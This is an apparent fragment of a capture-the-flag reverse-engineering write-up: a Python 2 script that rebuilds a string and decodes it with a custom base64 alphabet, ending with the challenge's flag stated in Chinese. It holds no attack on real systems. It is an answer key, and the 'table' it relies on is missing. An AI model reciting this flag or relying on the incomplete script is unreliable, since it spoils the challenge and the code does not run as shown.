    def sub_8c20(a1, a2):
        v2 = 87
        if a2:
            v2 = 65
            if a2 <= 31:
                v2 = (a1 + table[a2])&0xff
        return v2


    v6 = 65
    result = ''
    for i in range(32):
        v6 = sub_8c20(v6, i)
        result += chr(v6)

    print result

    str2                                                                                    =
"GHgSTU45lMNesVIZadrXf17qBCJkxYWhijOyzbcR6tDPw023KLA8QEFuvmnop9+/"
    import base64

    def get_index(ch):
        for i in range(len(str2)):
            if str2[i] == ch:
                return i
        raise Exception('error')

    flag = ''
    from zio import *
    for i in range(len(result)/4):
        d1 = get_index(result[4*i])
        d2 = get_index(result[4*i+1])
        d3 = get_index(result[4*i+2])

        d4 = get_index(result[4*i+3])


        d = (d1<<18)+(d2<<12)+(d3<<6)+d4


        flag += l32(d)[0:3][::-1]


    print flag
```

最终 flag 为 zctf{i_d0N()T_L1k3_2048}